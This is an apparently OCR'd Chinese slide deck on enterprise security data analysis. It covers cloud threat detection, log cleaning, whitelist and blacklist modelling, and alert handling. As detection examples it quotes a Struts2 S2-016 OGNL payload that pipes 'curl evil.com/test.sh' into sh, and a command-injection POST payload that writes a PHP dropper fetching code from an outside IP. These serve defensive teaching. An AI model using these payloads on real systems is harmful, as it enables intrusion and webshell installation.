企业安全数据分析实践与思考

乐枕 / cdxy

[安全数据分析]

从数据中提取知识，辅助解决安全问题


企业安全问题统一形态

Data
数据


Knowledge
知识

Action
决策

数据驱动安全


Data
Knowledge
Action
网络层
主机层
业务层
HTTP
TCP
文件
进程
行为
攻击
入侵事件
自动处置
人工处置
WAF
NGFW
AV
X-DR/SOAR
HIDS
NIDS
SIEM/SOC
UEBA

公有云威胁检测workflow



云的优势与挑战

原生数据采集方案
强大的计算能力
广阔的视野

VS

混沌与未知

（图片来自网络）

安全数据分析民工の日常

Data

决策数据需求和技术方案

数据采集之困——工程化

Knowledge

威胁建模与数据分析

流计算(StreamComputing)


批处理(MaxCompute)

机器学习平台(PAI)

威胁检测之困——对抗未知

Action


自动化事件调查与处置



安全运营之困——效率低下

数据 Data

合适的日志解决合适的问题



解释器思维

```
S2-016/hello.action?
debug=command&expression=#context["xwork.MethodAccessor.denyMethodExecution"]=false,#f=#_memberAcce
ss.getClass().getDeclaredField("allowStaticMethodAccess"),#f.setAccessible(true),#f.set(#_memberAcc
ess,true),#a=@java.lang.Runtime@getRuntime().exec("curl evil.com/test.sh |
sh").getInputStream(),#b=new java.io.InputStreamReader(#a),#c=new java.io.BufferedReader(#b),#d=new
char[50000],#c.read(#d),#genxor=#context.get(“com.opensymphony.xwork2.dispatcher.HttpServletRespons
e").getWriter(),#genxor.println(#d),#genxor.flush(),#genxor.close()
```

Q1：数据中哪一部分是恶意信息？

curl evil.com/test.sh | sh

Q2：谁来解释恶意信息？

linux bash

Q3：哪种日志适合检测此类攻击？

进程启动日志

攻击模式—执行系统命令

无论WEB侧看到的payload怎样混淆，但对bash而言必须是透明的。
因此审计进程日志要比审计WEB日志效率更高。

Q4：WEB服务入侵检测是否比数据库服务复杂？为什么？

RASP—找到了恶意代码的解释器—WEB的应用层日志

数据清洗

1. 字段缺失(N/A)
2. 多余内容删除(空白符/分隔符/转义符)
3. 被截断(存储成本考虑/数据库长度限制)
4. 被拆分(根据token组包)
5. 多表字段名称不统一
6. 异构日志中的同一实体

...


```
http://cdxy.me/miner.sh
cdxy.me:80/miner.sh
cdxy.me/miner.sh
GET /miner.sh Host: cdxy.me
```

```
cdxy.me/draft/2018/08/02/index.php
cdxy.me/draft/2018/09/11/index.php
cdxy.me/draft/2018/09/12/index.php
cdxy.me/draft/****/**/**/index.php
```

```
python log.py -o server_20190101.log
python log.py -o server_20190102.log
python log.py -o server_20190103.log
python log.py -o server_201*****.log
```


复杂的“时间”字段

first_time	last_time
2020-08-17 08:37:57	2020-08-01 11:22:10
2020-08-01 11:34:35	2020-08-01 11:34:35
2020-08-01 11:34:36	2020-08-01 11:34:36
2020-08-01 11:34:43	2020-08-01 11:34:43

字段缺失 / 错乱 / 多种日志不同步 / 时区


pid_start_time	scan_time	logtime
2018-11-24 17:06:31	2019-01-13 14:33:57	1547361256
2018-11-24 17:06:31	2019-01-13 14:33:57	1547361256
2018-11-03 16:41:10	2019-01-13 14:33:58	1547361256

事件发生时间 / 日志采集时间 / 调度定时时间



批处理的计算窗口

案例：发现webshell通信告警，查找webshell文件。



长关联窗口——高计算资源——工程性能优化+前置异常清洗+统计分布cut off

知识 Knowledge

数据 / 算法 / 云计算

工程师


算法(工具)

数据(原料)

云计算(能源)

（图片来自网络）

数据脚本小子



玩渗透的你

转型

逻辑回归　SVM

随机森林　CNN

XGB　RNN

玩数据的你

两种基础建模思路

白名单

找到正常行为->建立pattern->滤出异常

无监督聚类、历史行为基线

有可能产生大量误报、难以运营

黑名单

原始日志或异常->分类器->识别威胁


有监督分类、规则打标

对未知威胁的覆盖能力有限

黑名单案例


sleep 2	root	root
php /home/www/hgdj-server/t...	root	root
sleep 2	root	root
sh -c echo "<?php echo copy(...	php-fpm	php-fpm
sh -c __construct	php-fpm	php-fpm
php /home/www/hgdj-server/t...	root	root

```
sh -c echo "<?php echo copy("http://103.198.194.134/php/
   xz.txt","ftmbb.php");echo "ftm123" ?>" >>ftmaa.php
```



可疑WEBSHELL写入行为

白名单案例



proc log　　proc anomalies　　http log

HTTP POST data

```
s=echo "<?php echo copy("http://103.198.194.134/php/
xz.txt","ftmbb.php");echo "ftm123" ?>"
>>ftmaa.php&_method=__construct&method=&filter[]=exec
```

process anomalies

```
sh -c echo "<?php echo copy("http://103.198.194.134/
php/xz.txt","ftmbb.php");echo "ftm123" ?>" >>ftmaa.php
```

成功的命令执行攻击

Server端入侵特征——恶意代码穿透可信边界到达系统内部，引起内部异常行为

产品告警形态

异常网络连接-成功的命令执行攻击

待处理 | 确认线下处理 | 忽略本次 | 标记为误报

事件原因：检测到您的主机执行了异常命令，且该命令在网络流量中被捕获。这意味着您的主机很有可能存在命令执行漏洞，并已经被黑客利用。请跟据下面提供的详细信息进行排查。

攻击者IP：115.213.225.77

HTTP请求Host：

HTTP方法：POST

HTTP请求URL：

POST数据：s=echo "<?php echo copy("http://103.198.194.134/php/xz.txt","ftmbb.php");echo "ftm123" ?>" >>ftmaa.php&_method=__construct&method=&filter[]=exec

Cookie：{}

User-Agent：Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0

X-Forward-For：


Request-Content-Type：application/x-www-form-urlencoded

主机异常进程：sh -c echo "<?php echo copy("http://103.198.194.134/php/xz.txt","ftmbb.php");echo "ftm123" ?>" >>ftmaa.php"

解决方案：请排查您的WEB服务是否存在命令执行漏洞，同时如果是您主动进行了测试操作或认为该信息是由您WEB服务的正常功能产生，可以点击忽略按钮。


机器学习应用案例：WEBSHELL查杀

实验结果猛如虎
上线一看零杠五



威胁检测方法论

future




复杂知识表达

图计算——风控、入侵检测、黑客社区发现

图检索——入侵链路可视化

图推理——黑客资产挖掘、情报标签传播

now




多日志关联、上下文

进程日志+HTTP流量——RCE

文件+HTTP流量——文件上传

单点日志+历史行为——异常行为

past



单点日志审计

HTTP日志+规则——传统WAF、IDS

进程日志+规则——传统HIDS

APP日志+规则——SQL注入检测

数据丰富性

知识表达能力

决策 Action

告警闭环

主机A被入侵，
发现木马

入侵检测

自动处置

通信拦截
访问控制
文件隔离

人工分析

是否误报
影响面是 xxx
漏洞是 xxx
黑客背景是 xxx

